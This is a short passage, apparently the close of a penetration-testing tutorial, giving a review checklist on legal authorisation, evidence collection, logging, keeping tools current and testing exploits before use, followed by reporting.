- Ensure that you have all the evidence needed before you clean up!
- Proceed to reporting.

REVIEW

- Legal documents and other necessary arrangements must be in order before starting the pen test.
- Ensure that your tools and exploits are up-to-date.
- Keep a log book.
- Always take evidence.
- Not all vulnerability will give you access.
- Be creative and think outside the box.
- Always test exploits before deploying them against the targets.